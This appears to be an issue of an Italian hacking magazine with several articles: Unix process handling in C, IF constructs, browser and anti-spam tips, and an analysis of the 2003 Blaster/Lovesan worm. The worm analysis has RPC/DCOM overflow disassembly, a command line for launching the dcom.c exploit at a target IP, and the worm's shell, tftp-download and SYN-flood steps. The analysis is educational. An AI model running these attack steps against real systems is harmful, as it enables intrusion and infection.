Una volta conclusa la navigazione abbiamo l'opportunità di cancellare tutti gli **indirizzi digitati**, i **cookies**, **le pagine aperte**, la **cronologia**... semplicemente andando nel menù strumenti. Dallo stesso menù è possibile impostare proxy, skins, accedere al proprio account in Outlook... Dal menù **Navigazione** possiamo impostare il reload automatico della pagina corrente o di tutte quelle aperte in un intervallo che può andare dai 10 secondi ai 15 minuti. E' possibile aprire tutte le pagine salvate nei preferiti contemporaneamente con un semplice clic. Se siamo costretti alla combinazione ctrl+alt+canc per un improvviso blocco del programma o del sistema, non dobbiamo preoccuparci del fatto di perdere l'indirizzo di un sito interessante che stavamo visitando perché il programma tiene in memoria le pagine che erano aperte al momento del crash e ci permette, al riavvio del browser, il recupero delle pagine che stavamo visitando, ci state ancora pensando?

z3ro
zerothenewhack@hotmail.com
www.linuxitaly.has.it

UNIX e la gestione dei processi

Unix è un sistema operativo Multitasking e in quanto tale uno dei suoi compiti principali è la gestione di più programmi in esecuzione simultaneamente.

Un processo in ultima analisi è **un programma in esecuzione** e quindi è formato da un'area dati, un'area istruzione e una serie di attributi detti Process Control Block (**PCB**), utili al sistema operativo (S.O.) per la gestione del processo stesso. Il PCB o anche detto **"Descrittore del processo"** è una struttura dati di tipo record accessibile solo dal S.O. il quale lo utilizza per tener traccia dello stato del processo cui il PCB è associato. Lo **stato puntuale** è rappresentato dai valori dei registri del processore (PC, PSW, registri dati e istruzioni) relativi a un dato processo, mentre lo **stato globale** è la condizione in cui si trova un processo rispetto al processore, cioè se è in esecuzione o meno sul processore.

>> Gli stati globali di Unix

Unix, semplificando un po' le cose, prevede in sostanza **cinque stati**, rappresentati in **Figura 1**. Lo stato **Running** è quello in cui un processo è in esecuzione su un processore; lo stato **Ready to Run** è quello di un processo pronto per l'esecuzione mentre **Asleep** si ha quando un processo è in attesa di un evento, per esempio un'operazione di I/O. Evidentemente lo stato puntuale cambia nella fase **Running** mentre resta lo stesso nelle altre. Gli stati **Created** e **Zombie** servono ad allocare e deallocare il PCB di un processo; perché proprio **Zombie**? Il termine è dovuto al fatto che il processo (figlio) **non esiste più, ma restano le informazioni** ad esso relative perché potrebbero servire a un altro processo (padre) ancora in esecuzione.


>> Le transizioni

Il primo passaggio è **Created->Ready to Run,** e si ha quando il S.O. ha assegnato al processo la memoria centrale, inizializzandola; il processo è pronto per essere eseguito. **Ready to Run->Running** si ha quando lo schedulatore della CPU ha assegnato il processore al processo; **Running->Ready to Run** è relativo al fatto che un processo ha perso l'usa del processore perché ha superato il tempo massimo a disposizione. Un processo invece passa da **Running->Asleep** quando aspetta una risorsa o deve sincronizzarsi con altri processi. Per esempio, quando viene avviata un'operazione di I/O, il processo perde il processore. Quando la risorsa è pronta, o è terminata l'operazione di I/O, il processo passa da Asleep a Ready to Run. Running->Zombie rappresenta la terminazione del processo, con il recupero delle risorse da parte del S.O. Queste ultime tre transizioni prevedono il così detto **Context_Switch**, cioè le informazioni appartenenti al processo uscente vengono salvate nel relativo PCB e vengono ripristinate quelle del PCB del processo entrante; di qui si evince l'utilità del Process Control Block.

>> La primitiva fork()

La creazione di un processo può avere diverse cause, tra le quali la presentazione di un nuovo lavoro (**JOB**) o la generazione da parte di un processo già esistente (processo padre). Come già detto, la prima operazione da fare è quella di allo-

Figura 1: stati globali in Unix.

Figura 2: la sincronizzazione dei due processi.

care il **PCB**; in particolar modo quest'ultimo contiene informazioni utili come il **PID** (identificatore di processo) del processo e il PID del processo padre. Nel sistema operativo Unix la creazione di un processo avviene mediante la primitiva **fork()** che, se esiste libero, alloca un PCB al nuovo processo (figlio) e fa una copia dell'area dati e istruzioni del processo padre. Infine la fork() restituisce il valore zero al processo figlio e il PID del figlio al padre; questo per discriminare successivamente le istruzione del figlio da quelle del padre, i quali diventeranno due processi paralleli e asincroni. Il piccolo programma gestproc.c, presentato in queste pagine, evidenzia quanto detto.

Nel programma, in pratica, dopo la fork() sono in esecuzione due processi che eseguono lo stesso codice. Il figlio esegue il ramo **if** perché gli viene restituito il valore zero mentre il padre eseguirà il ramo **else** in quanto la condizione **processo==0** sarà falsa. In un sistema monoprocessore, poiché i processi sono paralleli, lo scheduler della CPU dovrà decidere se proseguire col figlio, col padre, oppure passare ad un altro processo di più alta priorità e mettere figlio e padre nella coda dei Ready to Run.

>> wait() ed exit()

Nell'esempio precedente il padre e il figlio diventavano **due processi completamente indipendenti**, ma in alcune circostanze c'è la necessità di far confluire i due processi; un esempio è caso in cui il padre, per continuare la sua esecuzione, ha bisogno dei risultati delle operazioni effettuate dal processo figlio. Unix ci mette a disposizione la primitiva **wait()**. Analizziamo il programma wait.c, che potete vedere nel riquadro omonimo.

Il codice è quasi lo stesso del primo programma, l'unica differenza sta nel ramo else, cioè nelle istruzioni del processo padre che effettua la wait(). Quest'ultima riceve come parametro di ingresso un intero, passato per riferimento, il quale rappresenta le informazioni sulla terminazione del figlio; in pratica ci dice se il figlio è terminato con successo o con un errore. Il parametro di ritorno è invece il PID del processo figlio che è terminato eseguendo la primitiva exit(). La exit() non fa altro che porre il processo figlio nello stato Zombie e permettere al padre di proseguire, in quanto in wait(). Poiché il processo figlio è solo uno, il padre non deve fare un controllo su quale figlio è terminato; diversamente ci vorrebbe un'istruzione del tipo

```
while(
(PIDdaAspettare=wait(&status)) != processo);
```

Il grafico in Figura 2 aiuta meglio a capire la dinamica dell'esecuzione del programma.

>> Conclusioni

Questa panoramica sulla gestione dei processi ci fa capire quanto sia complessa la struttura interna del sistema operativo Unix. Una delle sue caratteristiche principali è quella di essere scritto quasi completamente in C e quindi possiamo sia interagire direttamente con esso con dei semplici programmi, come quelli che abbiamo visto, sia di sfruttarne tutte le potenzialità.

Vincenzo Selvaggio
selvin@cplusplus.it
www.cplusplus.it

IL PROGRAMMA WAIT.C

```
// file wait.c
#include <sys/types.h>
int main(){
    int status;
    pid_t processo;
    processo=fork();
    if (processo==0){
        //figlio
        printf("Sono il figlio\n");
        sleep(5);
        exit(0);
    }
    else{
        //padre
          printf("Sono il padre\n");
          processo=wait(&status);
          printf("Figlio ricongiunto col padre\n");
          sleep(2);
          printf("Termina il padre\n");
    }
    printf("Programma terminato\n");
}
```

IL PROGRAMMA GESTPROC.C

```
//file gestproc.c
#include <sys/types.h>
int main(){
   pid_t processo; //tipo identificatore di
processo
   processo=fork();//generazione del figlio
   //qui il programma si divide nei due rami,
eseguiti insieme e contemporaneamente
   //l'if rappresenta il figlio che esegue
subito una stampa
   if (processo==0){
      // figlio
      printf("Sono il figlio\n");
   }
   //l'else è il padre che attende cinque unitù
di tempo prima della stampa
   else{
      // padre
        sleep(5);
        printf("Sono il padre\n");
   }
}
```

Il Worm Blaster/Lovesan

Genesi e funzionamento del worm che ha riscaldato (se pure ce ne fosse stato bisogno!) la nostra estate.

Lo scopo di questo articolo non è quello di descrivervi i sintomi del worm Blaster o spiegarvi come eliminarlo (per far questo troverete numerosi link nell'apposito box), bensì di cercare di **comprenderne le origini e il funzionamento** per dare un quadro il più completo possibile a chi legge di una delle metodologie d'attacco più comuni nell'hacking, ossia:

1. Scoperta di una vulnerabilità su un servizio
2. Nel caso sia un buffer overflow, analisi del disassemblato delle funzioni 'deboli'
3. Realizzazione dell'exploit che lo sfrutta
4. Utilizzo dell'exploit per ottenere una shell sul sistema attaccato
5. Utilizzo dell'exploit realizzato da altri da parte del classico simpaticone di turno per farci un worm.

Genesi

Le avvisaglie della possibile realizzazione di un worm come il **Blaster/Lovesan** erano già nell'aria da quando il 16 Luglio di quest'anno Microsoft, così come tutte le altre strutture governative o meno che trattano di sicurezza, **pubblica un bollettino che riguarda la presenza di una vulnerabilità nell'implementazione Microsoft del protocollo RPC** (Remote Procedure Call, per i dettagli sul funzionamento del protocollo RPC vi rimando ai link nel box). Questa vulnerabilità viene in realtà scoperta da un gruppo di hacker polacco: **i The Last Stage of Delirium** (www.lsd-pl.net) i quali però non danno dettagli tecnici al riguardo sul loro sito, ma a quanto pare li danno a Microsoft che fornisce le patch da applicare. In base al bollettino di sicurezza MS03-026 (che trovate in italiano all'indirizzo http://support.microsoft.com/default.aspx?scid=kb;it;823980), sarebbe possibile sfruttare una **cattiva gestione dei messaggi RPC** da parte di un'interfaccia **DCOM** in ascolto su alcune porte, tra cui vedremo in particolare la **135**. Un altro gruppo di hacker, questa volta cinese, gli **XFocus Team** (www.xfocus.org) riesce a scoprire, attraverso l'analisi delle patch Microsoft, quali fossero le interfacce incriminate e concentrano la loro attenzione sulla seguente:

```
HRESULT CoGetInstanceFromFile(
  COSERVERINFO * pServerInfo,
  CLSID * pclsid,
  IUnknown * punkOuter,
  DWORD dwClsCtx,
  DWORD grfMode,
  OLECHAR * szName,
  ULONG cmq,
  MULTI_QI * rgmqResults
);
```

United States District Court

UNITED STATES OF AMERICA

v.

JEFFREY LEE PARSON
aka "Teekid"

WARRANT FOR ARREST

CASE NO. 03-457M

To: The United States Marshal
and any Authorized United States Officer

YOU ARE HEREBY COMMANDED to arrest JEFFREY LEE PARSON

and bring him forthwith to the nearest magistrate to answer a

_ Indictment _ Information XXX_ Complaint _ Order of Court _ Violation Notice _ Probation Violation Petition

Questo metodo crea un nuovo oggetto e lo inizializza utilizzando il metodo **IPersistFile::Load** che legge il contenuto di un file e inizializza l'oggetto basandosi sul contenuto del file stesso. Nel parametro **szName** è contenuto il nome del file che sarà aperto completo di percorso. Questa path viene poi elaborata dalla funzione **GetPathForServer** dell'RPCSS che però dedica uno spazio limitato (0x20 ossia 32 byte, ossia 32 caratteri) al nome letto perciò vi è la possibilità che si generi un buffer overflow. Poniamo il caso invece in cui ciò sia fatto in remoto.

Individuare la falla

L'esempio pratico fatto dai ragazzi della XFocus è il seguente:

```
hr = CoGetInstanceFromFile
(pServerInfo,NULL,0,CLSCTX_REMOTE_SERVER,STGM_READWRITE,
L"C:\\1234561111111111111111111111111.doc",1,&qi);
```

Quando la chiamata viene effettuata e i parametri sono trasferiti al server, quest'ultimo **cambia il percorso del file in questo modo**:

```
L¡°\\servername\c$\1234561111111111111111111111111.doc"
```

Converte in poche parole il percorso locale come percorso di rete. A questo punto vediamo il disassemblato della funzione GetPathForServer:

```
GetPathForServer
:761543DA                push    ebp
:761543DB                mov     ebp, esp
:761543DD                sub     esp, 20h   <—vengono allocati i 32 byte
:761543E0                mov     eax, [ebp+arg_4]
:761543E3                push    ebx
:761543E4                push    esi
:761543E5                mov     esi, [ebp+hMem]
:761543E8                push    edi
:761543E9                push    5Ch
:761543EB                pop     ebx
:761543EC                mov     [eax], esi
:761543EE                cmp     [esi], bx
:761543F1                mov     edi, esi
:761543F3                jnz     loc_761544BF
:761543F9                cmp     [esi+2], bx
:761543FD                jnz     loc_761544BF
:76154403              lea     eax, [ebp+String1] <— a questo indirizzo viene  inserito
                                        il servername cui sono dedicati soltanto 32 byte
:76154406                push    0
:76154408                push    eax
:76154409               push    esi   ß questa istruzione push inserisce nello stack i
                                                                 parametri del nome file
:7615440A                call    GetMachineName
```

Il buffer overflow si genera dopo l'ultima istruzione perciò è necessario fare in modo che il flusso del programma **riprenda con il codice della shell**. Come? Vediamo il disassemblato della funzione **GetMachineName**:

```
GetMachineName:
:7614DB6F                   mov     eax, [ebp+arg_0]
:7614DB72                   mov     ecx, [ebp+arg_4]
:7614DB75                   lea     edx, [eax+4]
:7614DB78                   mov     ax, [eax+4]
:7614DB7C                   cmp     ax, 5Ch   <— controlla la presenza del byte 0x5C che
indica la fine del nome del server
:7614DB80                   jz      short loc_7614DB93
:7614DB82                   sub     edx, ecx
:7614DB84
:7614DB84 loc_7614DB84:               ; CODE XREF: sub_7614DA19+178j
:7614DB84                   mov     [ecx], ax       ß scrive il nome del server in memoria
:7614DB87                   inc     ecx
:7614DB88                   inc     ecx
:7614DB89                   mov     ax, [ecx+edx]
:7614DB8D                   cmp     ax, 5Ch
:7614DB91                   jnz     short loc_7614DB84
:7614DB93
```

Quando il programma scrive il nome del server in memoria, qualora questo superi i 32 byte, il programma **va a sovrascrivere una locazione di memoria che nel flusso normale del programma non dovrebbe toccare**. È sfruttando questa operazione che si può indirizzare il flusso del programma verso lo shell code. Per una chiara spiegazione dei concetti di base del buffer overflow vi rimando ad un articolo pubblicato sul **n.32 di HJ**.

Dal bug all'exploit

In seguito a questa analisi, che qui vi abbiamo riassunto mettendone in evidenza i punti salienti ma che potete trovare nel suo formato integrale in inglese tra i 'link d'interesse', **Flashsky dell'Xfocus Team** scrive l'exploit che sfrutta questa vulnerabilità. Nella Secret Zone del sito di HJ potete trovare una variante dell'exploit dcom.c scritta da H.D. Moore. È molto semplice da utilizzare: una volta compilato il sorgente è sufficiente inserire la seguente riga di comando:

```
./dcom <Target ID> <Target IP>
```

Il target ID indica il tipo di sistema operativo dell'obiettivo (sempre Microsoft naturalmente). Se scaricate e leggete il sorgente noterete che in base al SO scelto **viene modificato il return address nel buffer sc** che contiene il codice della shell: ciò a causa di una diversa gestione della memoria tra i vari SO.
Inoltre noterete come l'attacco venga effettuato sulla porta 135, la stessa attaccata dal Blaster nonostante questo exploit sia sfruttabile anche su altre porte, ma ciò che rende palese la derivazione del Blaster da dcom.c è **l'apertura della shell sulla porta 4444**.

Arrestato il colpevole? No...

Il 29 Agosto l'MSNBC (rete nata da una collaborazione tra Microsoft e NBC) pubblica sul suo sito un articolo di Bob Sullivan in base al quale sarebbe stato arrestato l'autore di Blaster. Unico problema è che al titolo, come spesso accade sui giornali, non corrisponde la notizia: nel senso che Jeff Parson, il diciottenne del Minnesota arrestato, aveva semplicemente rilasciato una variante del Blaster che come feature in più rispetto al precedente si collega al sito www.t33kid.com, che è intestato indovinate a chi? Ma naturalmente a Jeff Parson!

Per farla breve Jeff ha rilasciato la sua versione di Blaster il 15 Agosto ed il 19 dello stesso mese già veniva interrogato dall'FBI. Il suo Blaster ha infettato circa 7000 computer. Adesso rischia 10 anni di carcere e 250.000 dollari di multa. Tra i link trovate l'articolo originale di Bob Sullivan, e nella Secret Zone del nostro sito c'è il mandato di arresto in formato Pdf (lettura interessante…).

Il blaster

Come avrete potuto intuire, una volta realizzato l'exploit dcom.c, il più è fatto. Infatti è stato sufficiente aggiungere a quest'ultimo semplicemente alcuni comandi alla shell. Vediamo la sequenza delle operazioni svolte dal Blaster:


1. invio di pacchetti sulla porta 135 tcp per exploitare l'RPC
2. apertura di una shell sulla porta 4444 (fin qui nulla di nuovo)
3. invio del comando tftp GET verso il sistema bucato con la shell sulla porta 4444
4. il target instaura una connessione tftp con il sorgente attraverso la porta 69
5. viene scaricato il file msblaster.exe nella cartella system32
6. viene inserita la nota chiave di registro per l'avvio del worm al boot.

Altra proprietà interessante del blaster era **l'attacco DOS di tipo synflood** che era stato programmato contro il sito di windowsupdate.com per il giorno 16 Agosto da parte di tutte le macchine infettate. Per quanto riguarda invece la sua diffusione essa avviene in questo modo: le macchine infettate **effettuano uno scanning su range casuali di ip** in cerca di macchine vulnerabili, una volta trovato il target si attiva la sequenza precedentemente illustrata senza che la vittima possa farci nulla. Questo è infatti uno dei pochi casi in cui **è sufficiente essere soltanto collegati ad Internet per essere infettati** anche se la presenza di un firewall impedisce la successiva diffusione, quindi coloro che sono stati infettati possono consolarsi (ma non troppo!).

Roberto 'decOder' Enea
enea@hackerjournal.it

LINK D'INTERESSE

www.securityfocus.com/archive/1/330476/2003-07-25/2003-07-31/0
Dall'archivio di Security Focus, l'analisi dell'exploit dcom.c da parte dei loro realizzatori (Xfocus Team)

http://support.microsoft.com/default.aspx?scid=kb;en-us;826955
Link al Support di Microsoft in cui si parla del Blaster. All'interno potrete trovare i metodi di rimozione ed i link ai siti dedicati al Blaster dei principali virus vendor.

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp
Breve documento sul funzionamento del protocollo RPC, direttamente dalla Microsoft Developers Network.

www.microsoft.com/msj/0398/dcom.aspx
Documento di approfondimento sul funzionamento del protocollo DCOM/RPC

www.msnbc.com/news/958852.asp
Articolo di Bob Sullivan sull'arresto di Jeff Parson

IN BREVE

WHAT'S WORM?
Blaster è un Worm, cioè un virus che si propaga via Internet. A differenza degli Email Worm, che si propagano per posta elettronica, e che in genere richiedono l'uso di un certo client, oppure un intervento da parte dell'utente, Blaster più colpire (e sfruttare come veicolo di ulteriore contagio) qualsiasi computer che abbia una versione di Windows vulnerabile al bug RPC e che sia collegato in Rete. Anche chi non usa Outlook; principale bersaglio dei Worm, può essere colpito.

DIFFICILE DA RILEVARE
Questa particolarità rende difficile il riconoscimento del contagio da parte dell'utente, che crede invece di avere qualche problema nella configurazione del computer. L'unico "segnale" del contagio, infatti, è costituito da una finestra di dialogo che avvisa l'utente che il computer verrà spento nel giro di 60 secondi.

UN FIREWALL AIUTA
Anche in questo caso, si rivela utile l'uso di un firewall; pur non impedendo l'infezione, il controllo dell'accesso permetterà infatti di accorgersi di un tentativo di connessione del Worm, alla ricerca di ulteriori macchine da colpire. In questo modo si scoprirà di essere già stati colpiti, e si eviterà l'ulteriore contagio ad altri computer.

Se telefonando...

Come usare gli operatori condizionali, gli operatori logici e il costrutto IF per eseguire istruzioni differenti a seconda delle condizioni.

Abbiamo visto come gestire un evento complesso significa analizzarlo, scomporlo in sotto-problemi di più facile soluzione e quindi realizzare un programma che tenga in opportuno conto tutta una serie di sfaccettature (variabili) che caratterizzano l'evento stesso e che necessitano di un adeguato trattamento.
Il programma da noi creato spesso si troverà a **dover prendere una decisione**, valutare una condizione ed eseguire le giuste operazioni richieste; quindi non tutto il codice scritto andrà sempre in esecuzione in quanto sarà l'esito della valutazione a determinare la parte di codice che dovrà essere attivata e quindi elaborata. Tipicamente il costrutto che in tutti i linguaggi è deputato ad introdurre una decisione-valutazione è **il costrutto IF**.
Quando si trova davanti a un costrutto IF, il computer non dovrà far altro che valutare la condizione imposta dal programmatore e, in base a quanto specificato, compiere delle determinate azioni (blocco di istruzioni). Se la condizione valutata è **verificata**, ossia è vera, il calcolatore **esegue le istruzioni specificate all'interno del costrutto IF**, altrimenti le ignora.
Sostanzialmente con l'uso del costrutto IF, il programmatore "educa" il programma, infatti gli fornisce gli strumenti per poter gestire autonomamente i possibili casi che si possono presentare e prendere gli opportuni provvedimenti. Si sta inoltre rendendo flessibile il programma, aumentando i casi gestibili e affrontabili in maniera opportuna e mirata. Ruolo centrale nel costrutto IF è quindi rappresentato dalla **condizione di valutazione**.

>> Operatori condizionali

La natura della condizione imposta può essere più o meno complessa ma sostanzialmente è riconducibile a una condizione logico-matematica che implica il **confronto fra due o più grandezze** (tipicamente due).
Per condizioni di confronto puramente matematiche (confronto fra due grandezze, ma anche confronto fra due stringhe) utilizzeremo i così detti **operatori condizionali** quali:

```
maggiore            >
maggiore o uguale   >=
minore              <
minore o uguale           <=
uguale              =     ==
diverso                   < >    !=
```

Tale simbologia è abbastanza universale, ma a titolo di esempio si può ricordare che i compilatori Fortran meno recenti, al posto dei classici simboli matematici necessitano l'iniziale delle rispettive espressioni nella lingua inglese; così ad esempio ">" si scriverà **.GT.** (greater than), oppure "=" si scriverà **.EQ.** (equal) o ancora "<=" sarà sostituito da **.LE.** (less equal).

>> Operatori logici

Vediamo con un semplice esempio di **un piccolo programma per richiedere una password**, l'utilizzo del costrutto IF.
L'utente immette la password da tastiera, se tale password è esatta (in tale esempio è "Hack!" la password corretta) allora è consentito l'accesso, al-

trimenti viene richiesta una nuova password. Il richiedere una nuova password è utile perché anche chi è autorizzato potrebbe incorrere in errori di digitazione; tuttavia se errare è umano, perseverare nell'errore è diabolico e quindi opportunamente limi-





Figura 1: Diagramma di flusso del costrutto IF.

teremo i tentativi a solo 3 prima di negare definitivamente l'accesso. Il diagramma di flusso che illustra tale programma è quello mostrato in figura 1.
Molto spesso le condizioni che devono essere valutate dal calcolatore sono di natura più complessa, ossia si ha una condizione che in realtà è la **combinazione di due o più condizioni**.
Per combinare fra di loro le condizioni si ricorre a quelli che vengono definiti come **operatori logici**. Fra questi i più utilizzati sono senz'altro gli operatori:

```
AND        &&
OR         | |
NOT        !
XOR
```

Naturalmente il risultato di una valutazione può essere o **vero** (1) o **falso** (0).

L'operatore AND impone che affinchè la condizione globale sia verificata, debbono essere verificate **tutte le sottocondizioni** (vedi tabelle di verità).
Un esempio di condizione logica di tipo AND è la seguente:
"Per essere un bravo programmatore (condizione generale) si devono studiare i linguaggi di programmazione (1° condizione) e [AND] fare molta pratica programmando (2° condizione)".
Per raggiungere l'obiettivo di diventare bravi programmatori dobbiamo **simultaneamente verificare le 2 condizioni (studio + pratica)**.

L'operatore OR impone che per la verifica della condizione globale sia necessario il verificarsi di **almeno una delle sottocondizioni**.
Un esempio di condizione logica di tipo OR è la seguente:
"Per navigare su internet (condizione generale) uso o Internet Explorer (1° condizione) o [OR] Netscape Navigator (2° condizione)".
Lo scopo di navigare su internet è ottenuto **indifferentemente** tramite o Internet Explorer o Netscape Navigator, ma volendo li posso **anche utilizzare simultaneamente**.

L'operatore NOT ha semplicemente la proprietà di negare ossia di **cambiare il valore di una variabile da vero a falso e viceversa**.

L'operatore XOR (OR esclusivo) pur non essendo un operatore fondamentale dell'algebra booleana è molto utilizzato nella pratica. Affinchè la condizione globale sia vera, deve essere vera **una delle 2 sottocondizioni, ma non entrambe**.
Un esempio di condizione logica di XOR è la seguente:
"Per andare al lavoro (condizione generale) posso prendere sia [XOR] la moto (1° condizione) che la macchina (2° condizione)".

1°Cond	2°Cond	AND
0	0	0
1	0	0
0	1	0
1	1	1

1°Cond	2°Cond	OR
0	0	0
1	0	1
0	1	1
1	1	1

A	NOT (A)
0	1
1	0

1°Cond	2°Cond	XOR
0	0	0
1	0	1
0	1	1
1	1	0

Figura 2: Tabelle di verità.

Ovviamente posso utilizzare **indifferentemente** o la macchina o la moto, ma ovviamente **non le posso utilizzare simultaneamente**; una esclude l'altra, da qui la definizione di XOR come OR esclusivo.

>> Annidamento del costrutto IF

Con tale termine si indica generalmente l'utilizzo di un costrutto (in tale caso il costrutto IF) all'interno del costrutto stesso; ossia nel generico blocco istruzioni del costrutto IF esterno figura un ulteriore costrutto IF più interno.

```
If  condizione …
[IF esterno]
      If condizione …
[IF interno]
      …
```

È chiaro che il costrutto IF più interno sarà attivato **solamente se è verificata (ossia è vera) la condizione imposta dal costrutto IF più esterno**.
Riprendiamo l'esempio precedente relativo all'immissione della password per accedere al sistema e caratterizziamolo attraverso l'uso di un IF annidato.
Come si può vedere in Figura 3, graficamente l'IF annidato (ContaPass >= 3) **segue in cascata l'if più esterno che lo contiene** (Password < > Hack!). La tecnica dell'annidamento la ritroveremo anche nel pros-





Figura 3: If annidato.

simo articolo riguardante i cicli.
Attenzione tuttavia all'uso eccessivo di IF annidati che, oltre a rendere difficile la lettura del programma (mi raccomando inoltre nell'usare la giusta identazione del codice), **aumenta le probabilità di fornire al programma istruzioni errate**.

>> Selezioni multiple: il costrutto CASE

Il costrutto IF abbiamo visto che pone il computer di fronte a un bivio e a seconda della valutazione della condizione imposta, il computer sceglie di eseguire le istruzioni incluse in un ramo (ramo IF) oppure in un altro (ramo ELSE) oppure ignorarle (qualora sia presente un IF senza un ELSE).
Tuttavia molto spesso ci si potrebbe trovare di fronte a **un problema con una pluralità di opzioni e non solo due**. In tal caso è estremamente utile un ulteriore costrutto di selezione che prende il nome di costrutto **CASE** (vedi box per la sintassi nei vari linguaggi).
Un semplice esempio potrebbe essere quello rappresentato in figura 4.

Anche se in linea teorica sostituibile da una serie di IF (quanti sono i casi presi in esame), il costrutto CASE ha la proprietà di **aumentare la leggibilità del programma e creare un codice più snello ed elegante**.

Figura 4: Selezione mutlipla.

>> Nel prossimo articolo ...

Nel prossimo articolo prenderemo in esame un'altra struttura fondamentale per la creazione di un programma: i cicli.

>>--Robin-->
RobinHood.Sherwood@libero.it

Struttura IF (compreso di ELSE)

Vediamo alcuni esempi del costrutto if nella così detta forma espansa (più completa) che include anche ELSE.

In C per il costrutto IF la sintassi è la seguente:

```
If (condizione)
{
    Blocco istruzioni;
}
else
{
    Blocco istruzioni;
}
```

In Pascal per il costrutto IF la sintassi è la seguente:

```
If condizione Then
        begin
             Blocco istruzioni;
        end
Else
        begin
             Blocco istruzioni;
        end;
```

Si noti che begin-end possono essere omessi nel caso in cui invece di un blocco istruzioni si ha una singola istruzione.

In Visual Basic per il costrutto IF la sintassi è la seguente:

```
If condizione Then
      Blocco istru-
zioni
Else
     Blocco istruzioni
End if
```

Selezione multipla costrutto CASE

Sintassi del costrutto CASE nel linguaggio C:

```
switch (variabile)
{
 case Valore1:  Istruzione;
break;
 case Valore2:  Istruzione;
break;
 …
 case ValoreN:  Istruzione;
break;
default: Istruzione;
break;
}
```

Sintassi del costrutto CASE in Pascal:

```
case Variabile of
           Valore1: Istruzione;
           Valore2: Istruzione;
           …
           ValoreN: Istruzione;
else
          Istruzione;
end;
```

Sintassi del costrutto CASE in Visual Basic:

```
Select Case Variabile
       Case Valore1
Istruzione
       Case Valore2
Istruzione
       …
       Case ValoreN
Istruzione
       Case Else
Istruzione
End Select
```

PROTEGGERE L'INDIRIZZO DAGLI SPAMMER

Un utile JavaScript permette di cifrare gli indirizzi e-mail nelle pagine Web, in modo che non possano essere catturati da chi li colleziona per spammare.

Dopo preoccupazioni più serie, come la guerra, il terrorismo, la Sars e l'Aids, una delle insidie maggiori di questo inizio di terzo millennio è lo spam. **Fastidiosi, insopportabili e costosi messaggi pubblicitari** ("costosi" in termini di tempo, spazio su disco, e scatti di connessione). Lo sa bene chi si è trovato a **volere o dovere pubblicare il suo indirizzo email su una pagina Web**. Gli spammer, infatti, utilizzano dei programmi che **setacciano l'intero Web alla ricerca di indirizzi e-mail** da inserire nelle proprie liste. Come fare allora se si desidera comunque pubblicare l'indirizzo, ma non si vuol finire nelle liste degli spammer?

>> Cifrare gli indirizzi

Ecco la soluzione. **AntiSpamBotMailto** è un JavaScript gratuito che permette di inserire gli indirizzi e-mail **in forma cifrata** nel codice sorgente della pagina. Quando il browser si troverà a dover visualizzare la pagina, con l'indirizzo leggibile da chiunque, userà il codice JavaScript per effettuare la decifratura al volo. In questo modo l'indirizzo apparirà sempre in chiaro nella pagina Web, ma **rimarrà cifrato nel sorgente**. Siccome gli **spider** degli spammer (i programmi che succhiano gli indirizzi dal Web, la Ragnatela) non sono generalmente in grado di eseguire codice JavaScript, non noteranno nemmeno la presenza di un indirizzo e-mail in quella pagina.


>> Come fare

L'utilizzo di AntiSpamBotMailto è piuttosto semplice. Innanzi tutto, si prepara la pagina che dovrà ospitare l'indirizzo "camuffato", inserendo nella sezione **<head>** il codice JavaScript che si occuperà dell'operazione di decifratura. Per fare ciò, scarichiamo il file **AntiSpambotMailto.js**, che si trova alla pagina **www.kenric.com/AntiSpambotMailto.html**, e inseriamolo nella sezione Head della pagina Html, rachiudendolo tra i tag **<script language="JavaScript">** e **</script>**.

